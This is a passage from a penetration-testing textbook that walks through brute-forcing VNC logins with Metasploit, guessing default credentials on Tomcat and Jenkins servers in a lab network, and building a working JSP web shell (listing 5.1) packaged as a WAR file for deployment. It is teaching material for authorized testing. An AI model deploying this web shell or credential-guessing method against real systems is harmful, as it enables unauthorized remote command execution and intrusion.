[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2! (Incorrect: No
       supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3! (Incorrect: No
       supported authentication method found.)
[*] Scanned 1 of 2 hosts (50% complete)
[*] 10.0.10.206:5900   - 10.0.10.206:5900 - Starting VNC login
[+] 10.0.10.206:5900   - 10.0.10.206:5900 - Login Successful: :admin    #A
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :root (Incorrect: No authentication
       types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :password (Incorrect: No
```

```
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password1 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password2 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password3 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password1! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password2! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password3! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :capsulecorp (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3 (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3! (Incorrect: No
       authentication types available: Your connection has been rejected.)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
  msf5 auxiliary(scanner/vnc/vnc_login) >
```

#A A successful login with the username “sa” and the password “Password1”

Exercise 4.3 Discovering weak passwords

Use your preferred password guessing tool (CrackMapExec, Medusa, and Metasploit are three examples introduced in this chapter) to identify weak passwords in your engagement scope. You The protocol-specific lists can be used to organize your testing and help you use the right tool to check all of the web servers, and then all of the database servers, and then the Windows servers and so on for all of the network services that present authentication. Record any set of credentials you uncover in your engagement notes as an authentication vulnerability. Record the IP address, network service, and the credentials.

4.4 Discovering configuration vulnerabilities

A configuration vulnerability is when a network service has a configuration setting that enables an attack vector. My favorite example is the Apache Tomcat web server. Often times it is configured to allow for the deployment of arbitrary Web Application Archive (WAR) files via the web GUI. This allows an attacker who gains access to the web console to deploy a malicious WAR file and gain remote access to the host operating system usually with administrator level privileges on the target.

In fact, Web servers in general are usually a great path to code execution on an INPT. The reason is because large engagements often contain hundreds or even thousands of HTTP

servers with all sorts of various web applications running on them. In fact, many times when an IT/Systems administrator installs something it comes with a web interface listening on an arbitrary port and they didn't even know it was there. The web service ships with a default password and the IT/Systems administrator forgot to or didn't even know they needed to change it. This presents a golden opportunity for an attacker to gain remote entry into restricted systems.

The first thing you'll want to do is see what's out there within your scope. Now, you're welcome to open up a web browser and start typing in the IP_ADDRESS:PORT_NUMBER for every service you discovered but that can take a lot of time especially on a decent size network with a few thousand hosts.

For this purpose, I have created a handy little Ruby tool called Webshot that takes in the XML output from an nmap scan as the tool's input and then produces a simple screenshot of every HTTP server it finds. After it's finished you are left with a folder containing viewable thumbnail screenshots that allow you to quickly sort through a potential sea of web servers and easily drill down to targets with known attack vectors.

4.4.1 Setting up Webshot

Webshot is opensource and available for free on GitHub. You can install it on your virtual pentest platform by following these steps. Run the following six commands sequentially to download and install Webshot on your system.

1. First, checkout the source code from my GitHub page.

```
~$ git clone https://github.com/R3dy/webshot.git
```

2. Then change into the webshot directory

```
~$ cd webshot
```

3. Run both of these commands to install all of the necessary Ruby gems

```
~$ bundle install
~$ gem install thread
```

4. You'll also need to download a legacy .deb (Debian) package from Ubuntu for libpng12, which no longer ships with Ubuntu. This is because Webshot makes use of the wkhtmltoimage binary package which is no longer maintained.

```
~$ wget http://security.ubuntu.com/ubuntu/pool/main/libp/libpng/libpng12-0_1.2.54-
1ubuntu1.1_amd64.deb
```

5. Install this package using the dpkg command

```
~$ sudo dpkg -i libpng12-0_1.2.54-1ubuntu1.1_amd64.deb
```

Can't find the .deb package?

It's possible that the URL used for wget will change. It isn't likely because Ubuntu is based off of Debian, which has been running smoothly and maintaining package repositories since 1993. That said if for some strange reason the wget command errors out on you. You should be able to find the current download link from this page: https://packages.ubuntu.com/xenial/amd64/libpng12-0/download

Now you are all set and ready to use Webshot. Take a look at the help menu to familiarize yourself with the proper usage syntax. You really only need to give it two options. The `-t` option which points to your target xml file from nmap and the `-o` option, which points to the directory where you want Webshot to output the screenshots it takes. You can see the help file by running the script with the `-h` flag as illustrated in listing 4.9.

Listing 4.9 The Webshot usage and help menu

```
~$ ./webshot.rb -h #A
Webshot.rb VERSION: 1.1 - UPDATED: 7/16/2019

References:
    https://github.com/R3dy/webshot

Usage: ./webshot.rb [options] [target list]

  -t, --targets [nmap XML File]  XML Output From nmap Scan
  -c, --css [CSS File]       File containing css to apply…
  -u, --url [Single URL]      Single URL to take a screens…
  -U, --url-file [URL File]    Text file containing URLs
  -o, --output [Output Directory] Path to file where screens…
  -T, --threads [Thread Count]   Integer value between 1-20…
  -v, --verbose          Enables verbose output
```

#A Type ./webshot.rb -h to see a usage and help menu

Here is what it looks like when run against my target list that was generated by nmap during service discovery. The command in this case is run from inside the capsulecorp directory so I'll have to type out the full path to Webshot relative to my home directory. I type this command: `~/git/webshot/webshot.rb -t discovery/services/web.xml -o documentation/screenshots`. Here is the output that it produces. You can see screenshots appear in real-time if you're watching the output directory.

```
~$ ~/git/webshot/webshot.rb -t discovery/services/web.xml -o documentation/screenshots
Extracting URLs from nmap scan
Configuring IMGKit options
Capturing 18 screenshots using 10 threads
```

4.4.2 Analyzing output from Webshot

Open a file browser and navigate to the screenshots directory, here you can see a thumbnail image for every website that Webshot took a screenshot of. This is useful because it provides a quick picture of what's in use on this network.

To a skilled attacker this contains a wealth of information. For example, we now know that there is a default Microsoft IIS 10 server running. There is an Apache Tomcat server running on the same IP address as an XAMPP server. There is also a Jenkins server as well as what appears to be an HP printer page.

Equally as important is the fact that we can see that 12 of these pages are returning an error or perhaps just a blank page either way letting us know we don't need to concentrate on them. As an attacker you should be particularly interested in the Apache Tomcat and the Jenkins server because they both contain remote code execution vectors if you can guess or otherwise obtain the admin password.




Figure 4.4 Browsing web server screenshot thumbnails taken by Webshot

Jenkins, Tomcat, XAMPP what does that mean?

Early on in your career as a penetration tester you will discover all sorts of different applications running on client's networks that you've never seen before and don't know what they are. This still happens to me on a regular basis because software vendors come out with new applications almost on a daily basis. When you do you should spend some time Googling up on the application and seeing if someone has already written up an attack scenario. Something like "Attacking XYZ" or "Hacking XYZ" is a great place to start. For example, if you type "Hacking Jenkins Servers" into Google you'll come across one of my old blog posts which explains step-by-step how to turn Jenkins sever access into remote code execution.

https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password

4.4.3 Manually guessing web server passwords

Your millage will most certainly vary and possibly quite drastically from what I have shown here. This is because the number of web applications in use by different companies to manage different parts of their business is endless. I find something that I've never heard before on almost every engagement. However, anything you see with a login prompt should be worth at least testing three or four commonly used default passwords. You would not believe how many times admin/admin got me into a production web application that was later used to get remote code execution.

If you Google "Apache Tomcat default password" you'll see that admin/tomcat is the default set of credentials for this application. It doesn't take a lot of time to manually test 4 or 5 passwords on a couple different web servers, so I'll quickly do that now beginning with the Apache Tomcat server on 10.0.10.203:8080. Apache Tomcat uses HTTP Basic Authentication, which prompts for a username and password if you navigate to the /manager/html directory or if you simply click the Manager App button from the main page. In this server's case admin/tomcat did not work. However, admin/admin did so I'll add this server to my list of vulnerable attack vectors in my notes and move on





Figure 4.5 Manually guessing the admin password on Apache Tomcat



Figured 4.6 Logged into the Apache Tomcat application manager

The next server I'm interested in targeting is the Jenkins server that's running on 10.0.10.202:8080. Manually trying a few different passwords reveals that the Jenkins server credentials are were admin/password.




Figure 4.7 Logged into the Jenkins admin portal

It's possible perhaps even likely that your target network doesn't have any Jenkins or Tomcat servers and that's completely fine. I'm only using these specific applications to illustrate the concept of identifying web applications in your environment and trying a few default credentials on all of them. I chose them for this book because they are used commonly and often configured with default credentials. If you do enough engagements, you will probably see them. That said you should feel comfortable testing default credentials on any web application even one you've never seen before.

PRO TIP You should always, always, always try one or two sets of default credentials (mainly admin/admin and admin/password) on every single authentication prompt you uncover during a penetration test. You will be amazed at how often this gets you into a system.

No matter what the application is, somebody has presumably set it up on their network before and then forgotten how to log in. They of course then went to a web forum or Yahoo users' group or Stack Overflow and asked a question to the support community for that software, and somebody responded telling them to try the default credentials. You'll also find PDF manuals that go through the setup and installation instructions if you Google hard enough. These are a great place to find default credentials and maybe even possible attack vectors for instance if the software contains a place for administrators to upload arbitrary files or execute code snippets.

WHY NOT USE AN AUTOMATED TOOL? Web servers often rely on form-based authentication, which means brute-forcing the login page is a little bit trickier. It's completely doable but you have to spend a little while reversing the login page, so you know what information has to be sent in the HTTP POST request. You also need to know what a valid response versus an invalid response looks like and then you can write your own script to do the brute forcing. I have a repository on GitHub called ciscobruter (Ciscobruter source code: https://github.com/r3dy/ciscobruter), which you can take a look at for reference. You could also use an interception proxy such as Burp Suite to capture an authentication request and replay it to the web server changing the password each time. Both of these solutions are slightly more advanced than what we'll be covering in this book.

4.4.4 Preparing for focused penetration

Now that our Hollywood movie heist crew has finished mapping out their target, identifying all the entry points and determining which ones are susceptible to attack it's time to plan out how they're going to do it. In the movies the crew will often come up with the most over the top outlandish scheme possible. This just makes for a more entertaining movie and is not what we're go do.

In our case, there is no one to entertain, no dancing laser beams to dodge or attack dogs to bribe with deli meats. We simply need to worry about maximizing our chance of success by following the path of least resistance and targeting the identified vulnerabilities with controlled attack vectors. Most importantly, we can't break anything.

During the next chapter we'll go through all of the vulnerabilities that we've just discovered and leverage them to safely penetrate into the affected hosts gaining our initial foothold into the capsulecorp network.

4.5 Summary

- Follow the path of least resistance by first checking for LHF vulnerabilities and attack vectors. A penetration test is scope and time limited so speed counts.
- Create a simple password list tailored to the company that you are performing an

engagement for

- Be aware of account lockouts and step lightly. If possible, only test credentials against local user accounts on Windows networks
- Web servers are often configured with default credentials. Use Webshot to take bulk screenshots of all the web servers in your target environment so you can quickly spot interesting targets
- Every time you find a new service you've never seen head to Google and learn about it. Before you know it, you'll be able to pick out easy attack vectors from a crowd of application services

5

Attacking vulnerable web services

This chapter covers

- Phase 2: focused-penetration
- Deploying a malicious Web Application Archive file
- Using Sticky Keys as a backdoor
- Differences between interactive & non-interactive shells
- Operating-system command execution with Groovy script

The first phase of an internal network penetration test (INPT) was all about gathering as much information as possible about the target environment. You began with discovering live hosts, and then enumerated which network services were being offered by those hosts. Finally, you discovered vulnerable attack vectors within the authentication, configuration and patching of those network services.

Phase 2 is all about compromising vulnerable hosts. You may recall in chapter 1 we referred to the initial systems we gain access to as level-one hosts. Level-one hosts are targets that have some type of direct access vulnerability that we can take advantage of in a way that presents us with some form of remote control over the target. This could be a reverse shell, a non-interactive command prompt, or even just logging directly into a typical remote management interface (RMI) service, such as remote desktop (RDP) or secure shell (SSH).

Regardless of the method of remote control, the motivation and key focus throughout this entire phase of an INPT is to gain an initial foothold into our target environment and access as many restricted areas of the network as we can.

The following is a graphical representation of the focused-penetration phase. The inputs to this phase are the list of vulnerabilities that were discovered during the last phase. The overall workflow is to move through the list gaining access to each vulnerable host.




Figure 5.1 Phase 2: focused-penetration workflow

5.1 Understanding phase 2: focused-penetration

When you think about this phase from a big picture perspective, you should start off by visualizing the end-game goal, which is to take complete control over the entire network. That's what an attacker would want to do and your job as a penetration tester is to play the role of an attacker. I understand from years of experience that in order to do this I'm going to have to access a lot of different servers until I'm fortunate enough to stumble upon one that has what I need, usually an active session from a Domain Administrator or some other means of gaining administrator access to the Domain Controller which is usually pretty well locked down.

With this end-game result in mind it becomes clear that the more systems we can compromise during this phase, the greater the chances that we'll find credentials or some other means of accessing additional systems that contain a new set of credentials, which allow us to access even more systems (this can go round and round for quite some time) until ultimately we reach our goal. It is for this reason that the previous phase, information-gathering, is so important. This is also why I cautioned you against jumping down the first

rabbit hole you find. Sure, it might take you where you want to go but it might not. In my experience this is a numbers game. It's possible you have a large list of vulnerabilities so attacking them with some sort of systematic approach will help you stay organized. Begin with web services and then work your way through the remote management interfaces and finish up with exploiting missing patches.

5.1.1 Deploying backdoor web shells

In this chapter you're going to attack two vulnerable web services that were discovered during the previous phase.

The first server will require us to build a simple web shell application and deploy it to the vulnerable target using the native web interface. The second server provides a script console that you will leverage to run operating system commands. These two web services illustrate a method that can be used to compromise many other web-based applications that are often present on enterprise networks: you first gain access to the web services management interface and then leverage some built-in functionality to deploy a backdoor web shell on your target. That backdoor web shell can then be leveraged to control the host operating system.

Additional web services found on enterprise networks

The following are a few additional web services that you can search for on Google and find lots of attack vectors.

JBoss JMX Console
JBoss Application Server
Oracle GlassFish
PHPMyAdmin
Hadoop HDFS Web UI
Dell iDRAC

5.1.2 Accessing remote management services

During the vulnerability-discovery portion of the information-gathering phase, you often identify default, blank, or easily guessable credentials for operating system users. These credentials can be the easiest route to compromising vulnerable targets because you can use them to log directly into a system leveraging whatever RMI that the network administrators use to manage that same host. Some examples include:

- RDP
- SSH
- Windows Management Instrumentation (WMI)
- Server Message Block (SMB)
- Common Internet File System (CIFS)
- Intelligent Platform Management Interface (IPMI)

5.1.3 Exploiting missing software patches

Software exploitation is a favored topic among newcomers to penetration testing. Exploiting software vulnerabilities is kind of like "magic," especially when you don't fully understand the inner workings of an exploit and how it works. In this chapter I'm going to demonstrate a single exploit that is widely publicized and extremely accurate and reliable when used against the correct targets. I'm talking about MS17-010, codenamed *Eternal Blue*.

5.2 Gaining an initial foothold

Let's imagine for a moment that the Hollywood-movie heist crew has managed to procure a set of maintenance keys that grant access specifically to the admin panel of a service elevator within their target facility. This elevator has many buttons that access several different floors of the building, but there is an electronic keycard reader and it appears that the buttons require authorization from the reader before taking the elevator car to the requested floor. The electronic card reader operates independently of the elevator control panel and the maintenance keys don't allow access to tamper with it.

Now, the heist crew does not have a key card but because they can open and manipulate the elevator control panel, it's possible they could simply reroute the circuit from a particular button to bypass the keycard reader, and disable the keycard reader entirely so the buttons all just work when pressed. Or, with a bit of creativity and some movie magic of course, they could go as far as to install a whole new button on the panel that goes to whatever floor they choose and does not require keycard access. I like this option the best because it leaves the other buttons in the elevator unmodified. Normal users of this elevator could still access their usual floors and therefore the modifications to the access panel could potentially go unnoticed for some time.

> **WOULDN'T IT BE BETTER IF THEY OBTAINED A KEYCARD?** Absolutely yes, modifying the elevator access panel is risky, because someone paying attention would most certainly make note of a new button. That doesn't mean they would sound the proverbial alarm, but it's possible nonetheless. At the end of the day, our attackers were not able to obtain a keycard; this is all they had to work with.

On a penetration test, just like in this scenario, you get what you get, and you make the best of it. If it helps you sleep better, we could say our attackers modified the elevator access panel, went to the floor they were after, obtained an elevator keycard, and then reverted their modifications so future employees wouldn't notice a change. But to initially gain access to their target floor, the modification was a necessary risk.

DISCLAIMER

I don't actually know that much about elevators or how they work. I'm assuming this attack vector has multiple flaws that wouldn't bear fruit in the real world. The point of this illustration is that it could pass for a semi-plausible scenario you might see in a movie and it contains similar concepts that we'll use during this chapter.

If you are an elevator technician or if you've simply spent time hacking elevators and are offended at the audacious suggestion that this scenario could ever actually work, then I have written this little statement specifically for you in hopes that you'll accept my sincere apologies and continue on reading the chapter.
I assure you that the INPT concepts we're going to go over are valid and work in the real world.

5.3 Compromising a vulnerable Tomcat server

Virtually every software product that is made today ships with some kind of web-based management console. In additional to controlling the primary functions of the software, these management consoles allow you to do all sorts of neat things like upload files, run arbitrary scripts, operating system commands, schedule jobs, browse the file system and just about anything else you might want to do as an attacker.

As an added bonus, web services often ship with default credentials that never get changed. In this chapter I'm going to teach you how to achieve a full host-level compromise using two of my favorite web applications, Jenkins and Tomcat. Companies love these products for various reasons and as a result they are often present within enterprise networks. Before we move on to that though, I think we should go over the components of phase 2 (focused penetration), so there is no mistaking the goals and objectives that you're trying to accomplish.

From the perspective of your INPT, the elevator can be thought of similarly to an Apache Tomcat server. Just as the elevator brings different employees (users) to different floors, depending on their keycard authorization, the Tomcat server serves up multiple web applications that are deployed to different URLs, some of which have their own set of credentials independent of the Tomcat server.

The individual sets of credentials protecting the various web applications deployed to the Tomcat server are just like the individual keycards held by employees, which grant access only to floors that particular employee is allowed to get to. During the previous phase we identified that the Tomcat web management interface can be accessed with default credentials.

These default credentials are like the set of spare keys to the elevator admin panel. Jeff, the elevator maintenance guy uses a separate set of keys to perform is day-to-day tasks, and he stores them safely in his pants pocket at all times. Unfortunately, he forgot about the spare set that was dangling from a key hook in the publicly accessible employee breakroom, where our movie villains were able to swipe them without detection.

The WMI is exactly like the elevator access panel (OK maybe not exactly but you get the idea…), which can be used to deploy a custom web application. In this case we're going to deploy a simple JavaServer Pages (JSP) web shell which we can use to interact with the host operating system that the Tomcat server is listening on. The JSP shell needs to be packaged inside a Web Application Archive (WAR) file before it can be deployed to the Tomcat server.

5.3.1 Creating a malicious WAR file

A WAR file is a single archived (zipped) document containing the entire structure of a JSP application. To compromise our Tomcat server and deploy a web shell we have to write a little

bit of JSP code and package it in our own WAR file. If this sounds intimidating to you, don't worry. It's actually very straight forward. Start by running the following command to create a new directory and name it web shell:

```
~$ mkdir webshell
```

Change into the new directory (`cd webshell`) and create a file called index.jsp using your favorite text editor. Type or copy the following code from listing 5.1 inside the index.jsp file.

> **MISSING JDK** You'll need a working Java Development Kit (JDK) in order to package up your JSP web shell into a proper WAR file. If you haven't done so already, run sudo apt install default-jdk from your terminal to install the latest JDK on your Ubuntu VM.

This code produces a simple web shell that can be accessed from a browser and used to send operating system commands to the host that the Tomcat server is listening on. The result of the command is rendered in your browser.

Because of the way in which we interact with this shell it is considered to be a non-interactive shell. I'll explain more about that in the next section.

This simple JSP web shell takes in a GET parameter called `cmd`. The value of `cmd` is passed into the `Runtime.getRuntime().exec()` method and then executed at the operating system level. Whatever the operating system returns is then rendered in your browser. This is the most rudimentary example of a non-interactive shell.

Listing 5.1 Source code for index.jsp a simple JSP web shell

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>
<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd"); #A
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
        Process p = Runtime.getRuntime().exec(cmd,null,null); #B
        BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
        while((s = sI.readLine()) != null) { output += s+"</br>"; }
      } catch(IOException e) { e.printStackTrace(); }
   }
%>
<pre><%=output %></pre> #C
<FORM METHOD=GET ACTION='index.jsp'>
```

#A Grab the GET parameter
#B Pass the parameter to the runtime execution method
#C Command output rendered to the browser

Once you've created the index.jsp file you need to leverage the `jar` command to package up the entire webshell directory into a standalone WAR file. You can create the WAR file with `jar cvf ../webshell.war *`.

Listing 5.2 Create WAR file named webshell.war containing index.jsp

```
~$ ls -lah
total 12K
drwxr-xr-x  2 royce royce 4.0K Aug 12 12:51 .
drwxr-xr-x 32 royce royce 4.0K Aug 13 12:56 ..
-rw-r--r--  1 royce royce    2 Aug 12 12:51 index.jsp #A
~$ jar cvf ../webshell.war * #B
added manifest
adding: index.jsp(in = 2) (out= 4)(deflated -100%)
```

#A This simple WAR file will contain only a single page, index.jsp
#B We tell the jar command to store the WAR up one directory with ../

5.3.2 Deploying the WAR file

Now we have a WAR file, which is analogous to the new elevator button from our movie heist crew scenario. The next thing we need to do is install it or deploy it (using Tomcat-speak) to the Tomcat server so we can use it to control the underlying operating system (the elevator).

First, browse to the Tomcat server on port 8080 and click the Manager App button and log in with the default credentials we previously identified during vulnerability-discovery. The Capsulecorp Tomcat server is located at 10.0.10.203 on port 8080 and the credentials are admin/admin.

